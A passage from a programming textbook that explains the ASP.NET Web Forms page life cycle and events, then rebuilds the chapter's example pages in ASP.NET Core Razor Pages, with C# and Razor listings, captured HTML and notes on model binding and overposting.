


Figure 11.15 The Web Forms page life cycle. On a postback the page first restores ViewState and the posted values, then raises the change events and finally the event of the control that caused the postback.

The order explains a whole class of Web Forms bugs. The posted values are loaded *before* `Load`, so in `Page_Load` the text box already holds what the user typed. The button's `Click` is raised *after* `Load`, so if `Page_Load` refills a list box from the database on every request — forgetting to test `IsPostBack` — it wipes out the user's selection before the `Click` handler can read it. And ViewState is saved *after* `PreRender`, so changes made in `PreRender` survive to the next postback but changes made in `Render` do not. **Table 11.7** lists the events a page and its controls raise.

Table 11.7 Page and control events. `Load` is the one nearly every page handles, as `Page_Load`.

Event	Raised when
`Init`	the page or control is initialized
`Load`	the page or control is loaded
`DataBinding`	a control binds to a data source
`PreRender`	the page or control is about to be rendered
`Unload`	the page or control is unloaded from memory
`Disposed`	the page or control is released
`Error`	(page) an unhandled exception is thrown

With `AutoEventWireup="true"`, Web Forms connects a method to a page event by its name alone: `Page_Init`, `Page_Load`, `Page_PreRender`. **Listing 11.23** writes a line for each stage it sees; its page, **Listing 11.24**, is a single button.

Listing 11.23 `LifeCycle.aspx.cs`: page events wired by name. On the first visit it prints PreInit, Init, Load (first visit), PreRender; after pressing the button, PreInit, Init, Load (postback), Button1_Click, PreRender. Web Forms; not run here.

```
using System;

public partial class LifeCycle : System.Web.UI.Page {
    // With AutoEventWireup="true", methods named Page_<Event> are wired up by name.
    protected void Page_PreInit(object sender, EventArgs e) { Trace("PreInit"); }
    protected void Page_Init(object sender, EventArgs e) { Trace("Init"); }
    protected void Page_Load(object sender, EventArgs e) {
        Trace(IsPostBack ? "Load (postback)" : "Load (first visit)");
    }
    protected void Button1_Click(object sender, EventArgs e) { Trace("Button1_Click"); }
    protected void Page_PreRender(object sender, EventArgs e) { Trace("PreRender"); }
    protected void Page_Unload(object sender, EventArgs e) { /* Response is gone: log only
*/ }

    void Trace(string step) { Response.Write(step + "<br />"); }
}
```

Listing 11.24 `LifeCycle.aspx`: one server button. Web Forms; not run here.

```
<%@ Page Language="C#" AutoEventWireup="true" CodeFile="LifeCycle.aspx.cs"
Inherits="LifeCycle" %>
<!DOCTYPE html>
<html>
<body>
    <form id="form1" runat="server">
        <asp:Button ID="Button1" runat="server" Text="Post back" OnClick="Button1_Click" />
    </form>
</body>
</html>
```

Two events sit outside any page. They belong to the **application** and the **session**, and they live in the file `Global.asax`, **Listing 11.25**. `Application_Start` runs once, when the site starts or restarts; `Application_End` when it stops. `Session_Start` runs when a new visitor makes their first request; `Session_End` when that visitor's session times out. The listing uses them to count visitors who are online now — the kind of number a site shows as "12 people are browsing".

Listing 11.25 `Global.asax`: application and session events. `Application.Lock()` stops two new sessions from updating the count at the same moment — the lost-update problem of Section 11.2.4 again. Web Forms; not run here.

```
<%@ Application Language="C#" %>
<script runat="server">
    // Application events: once for the whole site.
    void Application_Start(object sender, EventArgs e) {
        Application["online"] = 0;
    }
    void Application_End(object sender, EventArgs e) {
    }
    // Session events: once per visitor (per session cookie).
    void Session_Start(object sender, EventArgs e) {
        Application.Lock();
        Application["online"] = (int)Application["online"] + 1;
        Application.UnLock();
    }
    void Session_End(object sender, EventArgs e) {    // InProc sessions only
        Application.Lock();
        Application["online"] = (int)Application["online"] - 1;
        Application.UnLock();
    }
</script>
```

11.6.7 Events

An **event** is something that happens — a click, a key press, a change of selection — and to which a program can respond. In a desktop program, the operating system raises the event and the program handles it at once, on the same machine. In Web Forms the event is **raised on the client and handled on the server**. The user clicks a button in the browser; the browser submits the form; on the server, Web Forms works out from the posted data which control was involved and whether that control's event has a handler, and if it has, calls it. The handler is an ordinary method, and every ASP.NET event handler has the same shape:

```
private void EventName(object sender, EventArgs e);
```

`sender` is the object that raised the event — the button, as `object`, so one handler can serve several controls and ask which one called it. `e` carries the event's details; for most events it is an empty `EventArgs`, and for a command button it is a `CommandEventArgs` with `CommandName` and `CommandArgument`, as `DoCommand` in **Listing 11.21** uses.

A handler is connected in the markup, by an attribute named after the event with `On` in front, as **Listing 11.20** did with `OnClick="calculateAccount"`. (In Visual Basic it can also be connected in code, with a `Handles Button1.Click` clause.) **Table 11.8** lists the common control events and their attributes.

Table 11.8 Common control events and the attribute that connects a handler to each.

Event	Attribute	Controls
`Click`	`OnClick`	Button, ImageButton, LinkButton, ImageMap
`Command`	`OnCommand`	Button, ImageButton, LinkButton
`TextChanged`	`OnTextChanged`	TextBox
`SelectedIndexChanged`	`OnSelectedIndexChanged`	DropDownList, ListBox, RadioButtonList, CheckBoxList
`CheckedChanged`	`OnCheckedChanged`	CheckBox, RadioButton

Every control also has a **default event**, the one Visual Studio creates a handler for when you double-click the control in the designer. **Table 11.9** gives them.

Table 11.9 The default event of each control.

Control	Default event	Control	Default event
AdRotator	`AdCreated`	HyperLink	`Click`
BulletedList	`Click`	ImageButton	`Click`
Button	`Click`	ImageMap	`Click`
Calendar	`SelectionChanged`	LinkButton	`Click`
CheckBox	`CheckedChanged`	ListBox	`SelectedIndexChanged`
CheckBoxList	`SelectedIndexChanged`	Menu	`MenuItemClick`
DataGrid	`SelectedIndexChanged`	RadioButton	`CheckedChanged`
DataList	`SelectedIndexChanged`	RadioButtonList	`SelectedIndexChanged`
DropDownList	`SelectedIndexChanged`		

The change events — `TextChanged`, `CheckedChanged`, `SelectedIndexChanged` — deserve a warning. They are *not* sent the moment the change happens, because changing a text box does not submit anything. By default they are queued, and raised on the next postback, just before the `Click` that caused it (**Figure 11.15**). A control with `AutoPostBack="true"` posts the page itself as soon as it changes, through `__doPostBack`; that is how the radio buttons of `MyAccount` react at once. It feels instant on a fast network. On a slow one, every click on a radio button reloads the whole page, ViewState and all.

> **THE KEY INSIGHT.** Web Forms did not make the web stateful. It made each round trip carry the page's state in a hidden field and rebuilt a new page object from it, fast enough to look like a desktop window. The abstraction was elegant, and it leaked: in the size of ViewState, in the life-cycle ordering bugs, in the single server form, and in HTML the programmer did not write and could not easily control.

11.7 Web Forms Ideas in Their Modern Form

11.7.1 One table, both worlds

When Microsoft rebuilt ASP.NET from the ground up as ASP.NET Core, it did not port Web Forms. It kept the ideas that had proved themselves and dropped the ones that had fought the web. Razor Pages, the page-based model of ASP.NET Core, is the direct descendant for form-heavy applications [9]. **Table 11.10** maps every Web Forms idea of this chapter to its Razor Pages form; the rest of the chapter shows each one running.

Table 11.10 Web Forms ideas and their Razor Pages equivalents. The biggest change is the eighth row: nothing is kept in a hidden field unless you put it there.

Web Forms	Razor Pages	What changed
`Page.aspx` + `Page.aspx.cs`	`Page.cshtml` + `Page.cshtml.cs`	the same split; the model is a `PageModel`
server control `<asp:TextBox>`	plain `<input>` with a **tag helper**, `asp-for`	you write the HTML; the helper fills in `name`, `id`, `value`
control property `TextBox1.Text`	page-model property with `[BindProperty]`	**model binding** copies posted values into properties
one server form, always posting to itself	any number of ordinary forms	`action` and `formaction` are yours again
`OnClick="calculateAccount"`	handler method `OnPostCalculate`	a button names its handler with `asp-page-handler`
`CommandName` / `CommandArgument`	handler parameters bound from the button's route values	`asp-route-name`, `asp-route-argument`
`Page_Load`, `IsPostBack`	`OnGet` for the first visit, `OnPost…` for posts	the HTTP method *is* the difference
ViewState	nothing hidden: what the form posts, plus hidden fields you choose	state is explicit and small
`AutoPostBack="true"`, `__doPostBack`	one line of JavaScript, `requestSubmit()`	visible in the markup
validator controls	data annotations and `ModelState`	Chapter 14
`__EVENTVALIDATION`, `ViewStateMac`	the **antiforgery token**	protects the request, not the state
`Response.Redirect`	`RedirectToPage`, the Post/Redirect/Get pattern	Section 11.8.6
page life cycle events	page filters: `OnPageHandlerSelected`, `…Executing`, `…Executed`	Section 11.7.3

11.7.2 MyAccount in Razor Pages

Listing 11.26 is `MyAccount` rebuilt, control for control, as a Razor page. Each Web Forms button has become a **handler method**, whose name after `OnPost` is the handler's name: `OnPostCalculate`, `OnPostCommand`, `OnPostBuy` and so on. Each control whose value the browser posts has become a property marked `[BindProperty]`. The comment after each handler names the Web Forms handler it replaces.

Listing 11.26 `Account.cshtml.cs`: the page model. Posted values are bound into properties; each button has a handler; the output strings are ordinary properties that start as `"Label"`, the default text of a Web Forms label.

```
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;
using Microsoft.AspNetCore.Mvc.Rendering;

namespace LaundryForms.Pages;

/// <summary>MyAccount.aspx rebuilt in Razor Pages: every Web Forms button becomes a named
handler.</summary>
public class AccountModel : PageModel
{
    // What the browser posts back. In Web Forms, ViewState carried these; here the form
does, openly.
    [BindProperty] public string? TextBox1 { get; set; }
    [BindProperty] public decimal Amount { get; set; } = 100m;           // travels in a
hidden input
    [BindProperty] public string? Normal { get; set; } = "Sample";
    [BindProperty] public string? Secret { get; set; }
    [BindProperty] public string? Multi { get; set; } = "Durian Mango Mangosteen
Pineapple";
    [BindProperty] public bool Apples { get; set; }
    [BindProperty] public bool Pears { get; set; }
    [BindProperty] public bool Bananas { get; set; }
    [BindProperty] public string? Payment { get; set; }
    [BindProperty] public string[] Countries { get; set; } = [];
    [BindProperty] public bool Filled { get; set; }                      // "the second
list was filled"
    [BindProperty] public string? Country2 { get; set; }

    // What the page shows. Nobody posts these: a handler recomputes them, or they fall
back to "Label".
    public string Label1 { get; private set; } = "calculateAccount";
    public string Bought { get; private set; } = "Label";
    public string PaymentText { get; private set; } = "Label";
    public string CarCode { get; private set; } = "Label";
    public string CarCode2 { get; private set; } = "Label";

    static readonly SortedList<string, string> CarCodes = new()
    {
        ["United States"] = "USA", ["Great Britain"] = "GB", ["Germany"] = "D", ["France"]
= "F", ["Italy"] = "I",
    };
    public IEnumerable<SelectListItem> CountryItems =>
        new[] { "United States", "Great Britain", "Germany", "France", "Italy" }
            .Select(c => new SelectListItem(c, CarCodes[c]));
    public IEnumerable<SelectListItem> CountryItems2 =>                  // DataSource +
DataBind()
        Filled ? CarCodes.Select(p => new SelectListItem(p.Key, p.Value)) : [];

    public void OnGet() { }
```

Listing 11.26 (Continued) *Account.cshtml.cs: the page model. Posted values are bound into properties; each button has a handler; the output strings are ordinary properties that start as "Label", the default text of a Web Forms label.*

```
    public void OnPostCalculate()                                          //
OnClick="calculateAccount"
    {
        int total = 1000;
        Label1 = int.TryParse(TextBox1, out int value) ? (total + value).ToString() : "Not
a whole number";
    }

    public void OnPostCommand(string name, decimal argument)             //
OnCommand="DoCommand"
    {
        if (name == "add") Amount += Amount * argument;
        else if (name == "sub") Amount -= Amount * argument;
        Amount = Math.Round(Amount, 2);
        ModelState.Remove(nameof(Amount));   // or the hidden input would show the POSTED
value again
    }

    public void OnPostBuy()                                                //
OnClick="DoClick"
    {
        Bought = "You bought: " + (Apples ? "Apples " : "") + (Pears ? "Pears " : "") +
(Bananas ? "Bananas " : "");
    }

    public void OnPostPayment() => PaymentText = "Method of payment: " + Payment;   //
OnCheckedChanged

    public void OnPostShow() =>                                            //
OnClick="CarCodeButtonClick"
        CarCode = "The selected country has the international car code " + string.Join(",
", Countries);

    public void OnPostFill()                                               //
OnClick="btnCarCode2_Click"
    {
        Filled = true;
        ModelState.Remove(nameof(Filled));
    }

    public void OnPostPick() =>                                            //
OnSelectedIndexChanged
        CarCode2 = "The selected country has the international car code " + Country2;
}
```

The view, **Listing 11.27**, is one form, like the Web Forms page, but written in HTML. `asp-for="TextBox1"` on an `<input>` asks the tag helper for the right `id`, `name` and current `value`. `asp-page-handler="Calculate"` on a `<button>` writes `formaction="/account/Calculate"`, and the handler segment of the address selects `OnPostCalculate`. The two percentage buttons pass their command name and argument as route values, so that `OnPostCommand(string name, decimal argument)` receives them as parameters. And `AutoPostBack` has become visible JavaScript: a radio button's `onchange` calls `this.form.requestSubmit(…)` with a hidden button as the submitter, which is exactly what `__doPostBack` did, except that you can read it.

Listing 11.27 `Account.cshtml`: the view. Two hidden inputs carry the only state the page needs from one post to the next; everything else is posted by the controls themselves.

```
@page "/account/{handler?}"
@model LaundryForms.Pages.AccountModel
@{ ViewData["Title"] = "My account - server controls, the Razor Pages way"; }
<h1>My account</h1>
<form method="post">
  <input type="hidden" asp-for="Amount">
  <input type="hidden" asp-for="Filled">

  <p>@Model.Label1 <input asp-for="TextBox1">
     <button asp-page-handler="Calculate" title="Calculating amount of
salary!">Calculate</button></p>

  <p>@Model.Amount.ToString("F2")
     <button asp-page-handler="Command" asp-route-name="add" asp-route-argument="0.1">+
10%</button>
     <button asp-page-handler="Command" asp-route-name="sub" asp-route-argument="0.05">-
5%</button></p>

  <p><input asp-for="Normal"> <input asp-for="Secret" type="password" maxlength="10">
     <textarea asp-for="Multi" rows="3" cols="15"></textarea></p>

  <p><label class="check"><input asp-for="Apples"> Apples</label>
     <label class="check"><input asp-for="Pears"> Pears</label>
     <label class="check"><input asp-for="Bananas"> Bananas</label></p>
  <p><button asp-page-handler="Buy">Buy</button> @Model.Bought</p>

  <p>Select method of payment:
    @foreach (var m in new[] { "cash", "cheque", "credit card" })
    {
      <label class="check"><input type="radio" asp-for="Payment" value="@m"
             onchange="this.form.requestSubmit(document.getElementById('payment'))">
@m</label>
    }
    <button id="payment" asp-page-handler="Payment" hidden>Payment</button></p>
  <p>@Model.PaymentText</p>

  <p><select asp-for="Countries" asp-items="Model.CountryItems" size="3"></select>
     <button asp-page-handler="Show">Show</button> @Model.CarCode</p>

  <p><select asp-for="Country2" asp-items="Model.CountryItems2" size="3"
             onchange="this.form.requestSubmit(document.getElementById('pick'))"></select>
     <button asp-page-handler="Fill">Fill</button>
     <button id="pick" asp-page-handler="Pick" hidden>Pick</button> @Model.CarCode2</p>
</form>
```

The build drove this page with headless Chromium: 10 in the text box and *Calculate*; *+ 10%*; *Apples* and *Bananas* ticked and *Buy*; *cash* chosen, which posted by itself; *Great Britain* and *Germany* selected and *Show*; *Fill*; and finally *France* chosen in the filled list, which posted by itself. **Figure 11.16** is the page after that last post, and it is the most instructive picture in this section.




Figure 11.16 The Razor Pages `MyAccount` after seven posts. Everything the browser posts survived — the typed 10, the ticks, the radio button, both selections, the filled list — and so did the amount 110.00 carried in a hidden field. The labels of earlier posts are back to `Label`, because nothing carried them.

Everything the browser *posts* came back: the 10, the ticks, *cash*, both selections. The amount 110.00 and the filled second list came back because hidden inputs carried them on purpose. But the labels written by earlier handlers — *1010*, *You bought: Apples Bananas*, *Method of payment: cash* — are back to `Label`: nobody posted or stored them. ViewState would have kept them all. That is the whole difference in one screenshot: **Web Forms keeps everything unless told not to; Razor Pages keeps nothing unless told to** — and a real page's output should be computed from data, not remembered from the last click.

> **The form remembers what was posted, not what the handler changed.** The first run of this page showed 100.00 after *+ 10%* instead of 110.00. The handler had set `Amount` to 110, but the hidden input's tag helper prefers the value that was *posted* — kept in `ModelState` so that a user's mistyped input is shown back to them — over the property. The fix is the line `ModelState.Remove(nameof(Amount))` in **Listing 11.26**: when a handler deliberately changes a bound value, it must tell the framework to forget the posted one.

11.7.3 The modern life cycle, recorded

Razor Pages has a life cycle too, shorter than Web Forms' and without ViewState. A page model can override three methods that the framework calls around the handler, and **Listing 11.28** writes a line in each, and the view, **Listing 11.29**, prints the history.

Listing 11.28 `Lifecycle.cshtml.cs`: a page model that records each stage of its own life.

```
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.Filters;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LaundryForms.Pages;

/// <summary>The modern page life cycle, written down step by step as it happens.</summary>
public class LifecycleModel : PageModel
{
    public List<string> Steps { get; } = new();
    [BindProperty] public string? Name { get; set; }

    public LifecycleModel() => Steps.Add("1. constructor: a new PageModel for this one
request");

    public override void OnPageHandlerSelected(PageHandlerSelectedContext context) =>
        Steps.Add($"2. OnPageHandlerSelected: {context.HandlerMethod?.MethodInfo.Name ??
"no handler"} chosen");

    public override void OnPageHandlerExecuting(PageHandlerExecutingContext context) =>
        Steps.Add($"3. OnPageHandlerExecuting: form bound, Name = \"{Name}\", valid =
{ModelState.IsValid}");

    public void OnGet() => Steps.Add("4. OnGet runs");

    public void OnPost() => Steps.Add($"4. OnPost runs and greets {Name}");

    public override void OnPageHandlerExecuted(PageHandlerExecutedContext context) =>
        Steps.Add("5. OnPageHandlerExecuted: result is " + (context.Result?.GetType().Name
?? "null"));
}
```

Listing 11.29 `Lifecycle.cshtml`: prints the recorded steps, then adds one step too late to be printed.

```
@page "/lifecycle"
@model LaundryForms.Pages.LifecycleModel
@{ ViewData["Title"] = "Page life cycle"; Model.Steps.Add("6. the .cshtml renders, top to
bottom"); }
<h1>Page life cycle</h1>
<ol class="steps">
@foreach (var step in Model.Steps)
{
  <li>@step</li>
}
</ol>
<form method="post">
  <input asp-for="Name" placeholder="your name"> <button>Post back</button>
</form>
@{ Model.Steps.Add("7. after the form: too late, the list above is already written"); }
```

Listing 11.30 is what the page printed for a GET and then for a POST of the name *Dewi*, captured with `curl` from the running server.

Listing 11.30 The recorded life cycle of a GET and of a POST. Step 7 never appears: it was added after the list had been written out.

```
<ol class="steps">
  <li>1. constructor: a new PageModel for this one request</li>
  <li>2. OnPageHandlerSelected: OnGet chosen</li>
  <li>3. OnPageHandlerExecuting: form bound, Name = &quot;&quot;, valid = True</li>
  <li>4. OnGet runs</li>
  <li>5. OnPageHandlerExecuted: result is PageResult</li>
  <li>6. the .cshtml renders, top to bottom</li>
</ol>
<ol class="steps">
  <li>1. constructor: a new PageModel for this one request</li>
  <li>2. OnPageHandlerSelected: OnPost chosen</li>
  <li>3. OnPageHandlerExecuting: form bound, Name = &quot;Dewi&quot;, valid = True</li>
  <li>4. OnPost runs and greets Dewi</li>
  <li>5. OnPageHandlerExecuted: result is PageResult</li>
  <li>6. the .cshtml renders, top to bottom</li>
</ol>
```

Compare it with **Figure 11.15**. A new object per request is the same. Choosing the handler corresponds to Web Forms working out which control raised the event. Binding the posted form into `Name` before the handler runs corresponds to `LoadPostData`. The handler is the `Click`. Rendering the view is `Render`. There is no `LoadViewState` and no `SaveStateComplete`, because there is no ViewState. And step 7 shows the one ordering rule that still bites: the view is written top to bottom, so anything computed below the place where it is printed is too late.

11.8 Razor Pages Forms: Model Binding, Tag Helpers, Handlers

This section takes the machinery of Razor Pages forms apart, using the Laundry's new-bill page as the example. The complete page follows in Section 11.9.

11.8.1 The request pipeline

Figure 11.17 follows one `POST` from the moment it arrives to the moment an answer leaves. Each box is a piece of the framework that a Web Forms programmer would once have had to understand under a different name.




Figure 11.17 A form post through Razor Pages. Routing picks the page, antiforgery checks the token, the handler is chosen from the address, model binding and validation fill the page model, and the handler either redraws the page with errors or redirects.

Routing matches the address against each page's `@page` template. `@page "/bills/new/{handler?}"` accepts `/bills/new` and `/bills/new/save`, and puts `save` into the route value `handler`. **Antiforgery** rejects a `POST` without a valid token with status 400 before any of your code runs (Section 11.8.7). The **page model** is created, with its constructor's parameters — here the data store — supplied by dependency injection. The **handler** is chosen: `OnPost` plus the handler name, so `save` selects `OnPostSave`, `preview` selects `OnPostPreview`, and a GET selects `OnGet`; names are matched without regard to case, and an `Async` suffix is ignored. Then **model binding** and **validation** run, and finally the handler.

11.8.2 Model binding

Model binding is the part of the framework that replaces "read the request and copy each value into a variable". It looks at each property marked `[BindProperty]` and at each parameter of the handler, and for each one finds a value with the same name — ignoring case — in the posted form, the route values, the query string, or the uploaded files, in that order [10]. It then **converts** the text into the property's type: `"true"` into a `bool`, `"0.1"` into a `decimal`, a file part into an `IFormFile`. **Listing 11.31** is the top of the Laundry page model.

Listing 11.31 The bound properties of `NewModel`. Each is filled from the posted field of the same name; the attributes after `BindProperty` are validation rules with the messages the page will show.

```
public class NewModel(ILaundryStore store) : PageModel
{
    // Model binding fills these from the posted form, by name, before a POST handler runs.
    [BindProperty, Required(ErrorMessage = "Enter a customer id such as C0047."),
     RegularExpression(@"^\s*[Cc]\d{4}\s*$", ErrorMessage = "Enter a customer id such as
C0047.")]
    public string? Customer { get; set; }

    [BindProperty, Required(ErrorMessage = "Choose a service from the list.")]
    public string? Service { get; set; }

    [BindProperty]
    public bool Express { get; set; }

    [BindProperty, Required(ErrorMessage = "Enter the weight or count, for example 2.5.")]
    public string? Quantity { get; set; }

    [BindProperty, Required(ErrorMessage = "Choose an outlet.")]
    public string? Outlet { get; set; } = "O01";

    [BindProperty, Required(ErrorMessage = "A rack is A, B or C and 01 to 20, for example
B03."),
     RegularExpression(@"^\s*[A-Ca-c](0[1-9]|1\d|20)\s*$",
                       ErrorMessage = "A rack is A, B or C and 01 to 20, for example
B03.")]
    public string? Rack { get; set; }
```

Four details matter in practice.

Everything is text first. The browser sent `Quantity=2%2C4`. Binding decodes it to the string `"2,4"`. The property is a `string` on purpose: had it been a `decimal`, the conversion would follow the server's culture, turning `2,4` into 2.4 on an Indonesian server and into 24 — or an error — on an American one. The page converts the quantity itself, by one rule that does not depend on where the server runs (Section 11.9.1).

Conversion failures are not exceptions. If a `decimal` property receives `abc`, binding leaves the property at its default and records an error in `ModelState`, the dictionary of every field's attempted value and errors. The handler runs anyway and must look at `ModelState.IsValid`.

Binding only reads what it is asked to. The test suite posts `payment=1` and `price=1` with a real bill. `NewModel` has no such properties, so the values are ignored, and the bill costs what the price list says. The danger is the opposite case, called **overposting** or *mass assignment*: a page that binds a whole `Bill` object, `[BindProperty] public Bill Bill { get; set; }`, lets anyone who adds `Bill.Payment=1` to the form set the payment. Bind only the fields the form is meant to change.

GET is not bound by default. `[BindProperty]` binds on `POST` only, so that a link cannot fill a page model by accident. A search page that should bind its query string says so: `[BindProperty(SupportsGet = true)]`.

11.8.3 Tag helpers and the HTML they write

A **tag helper** is C# code that runs on an HTML element in a `.cshtml` view and rewrites it [11]. The helpers are switched on for every page by one line in `_ViewImports.cshtml`, `@addTagHelper *, Microsoft.AspNetCore.Mvc.TagHelpers`. Unlike a Web Forms server control, a tag helper starts from HTML that you wrote and *adds* to it, so the page's markup stays yours. **Listing 11.32** is the form that the new-bill view of Section 11.9.3 produced, exactly as the server sent it.

Listing 11.32 The HTML the tag helpers wrote for the new-bill form, captured with `curl`. Your attributes are kept; `id`, `name`, `value`, `type`, the `data-val-*` attributes, `formaction`, the antiforgery token and a hidden `Express=false` were added.

```
<form method="post">
  <label for="Customer">Customer id</label>
  <input required pattern="[Cc][0-9]{4}" maxlength="5" placeholder="C0047"
autocomplete="off" type="text" data-val="true" data-val-regex="Enter a customer id such as
C0047." data-val-regex-pattern="^\s*[Cc]\d{4}\s*$" data-val-required="Enter a customer id
such as C0047." id="Customer" name="Customer" value="">
  <span class="err field-validation-valid" data-valmsg-for="Customer" data-valmsg-
replace="true"></span>

  <label for="Service">Service</label>
  <select required data-val="true" data-val-required="Choose a service from the list."
id="Service" name="Service">
    <option value="">- choose -</option>
  <option value="S0001">Wash, dry &amp; fold (per kg) - Rp 8.000</option>
<option value="S0003">Ironing only (per kg) - Rp 6.000</option>
<option value="S0004">Dry cleaning - shirt/blouse (per item) - Rp 20.000</option>
<option value="S0005">Dry cleaning - suit 2 pieces (per item) - Rp 65.000</option>
<option value="S0006">Dry cleaning - dress/kebaya (per item) - Rp 45.000</option>
<option value="S0007">Dry cleaning - jacket (per item) - Rp 40.000</option>
<option value="S0008">Bed cover, any size (per item) - Rp 35.000</option>
<option value="S0009">Blanket (per item) - Rp 25.000</option>
<option value="S0010">Curtain (per kg) - Rp 15.000</option>
<option value="S0011">Shoes deep clean (per pair) - Rp 45.000</option>
<option value="S0012">Helmet cleaning (per item) - Rp 30.000</option>
</select>
  <span class="err field-validation-valid" data-valmsg-for="Service" data-valmsg-
replace="true">></span>

  <label class="check"><input type="checkbox" data-val="true" data-val-required="The
Express field is required." id="Express" name="Express" value="true"> Express, ready in 1
day (wash &amp; fold only)</label>
  <span class="err field-validation-valid" data-valmsg-for="Express" data-valmsg-
replace="true">></span>

  <label for="Quantity">Weight in kg, or number of items</label>
  <input required inputmode="decimal" pattern="[0-9]{1,3}([.,][0-9])?" placeholder="2.5"
type="text" data-val="true" data-val-required="Enter the weight or count, for example 2.5."
id="Quantity" name="Quantity" value="">
  <span class="err field-validation-valid" data-valmsg-for="Quantity" data-valmsg-
replace="true">></span>

  <fieldset>
    <legend>Outlet</legend>
      <label><input type="radio" value="O01" required checked="checked" data-val="true"
data-val-required="Choose an outlet." id="Outlet" name="Outlet"> Profitina Laundry
Rungkut</label>
      <label><input type="radio" value="O02" required id="Outlet" name="Outlet"> Profitina
Laundry Keputih</label>
      <label><input type="radio" value="O03" required id="Outlet" name="Outlet"> Profitina
Laundry Wiyung</label>
  </fieldset>
  <span class="err field-validation-valid" data-valmsg-for="Outlet" data-valmsg-
replace="true">></span>

  <label for="Rack">Rack</label>
  <input required pattern="[A-Ca-c](0[1-9]|1[0-9]|20)" maxlength="3" placeholder="B03"
type="text" data-val="true" data-val-regex="A rack is A, B or C and 01 to 20, for example
B03." data-val-regex-pattern="^\s*[A-Ca-c](0[1-9]|1\d|20)\s*$" data-val-required="A rack is
A, B or C and 01 to 20, for example B03." id="Rack" name="Rack" value="">
  <span class="err field-validation-valid" data-valmsg-for="Rack" data-valmsg-
replace="true">></span>

  <div>
    <button formaction="/bills/new/Preview">Calculate price</button>
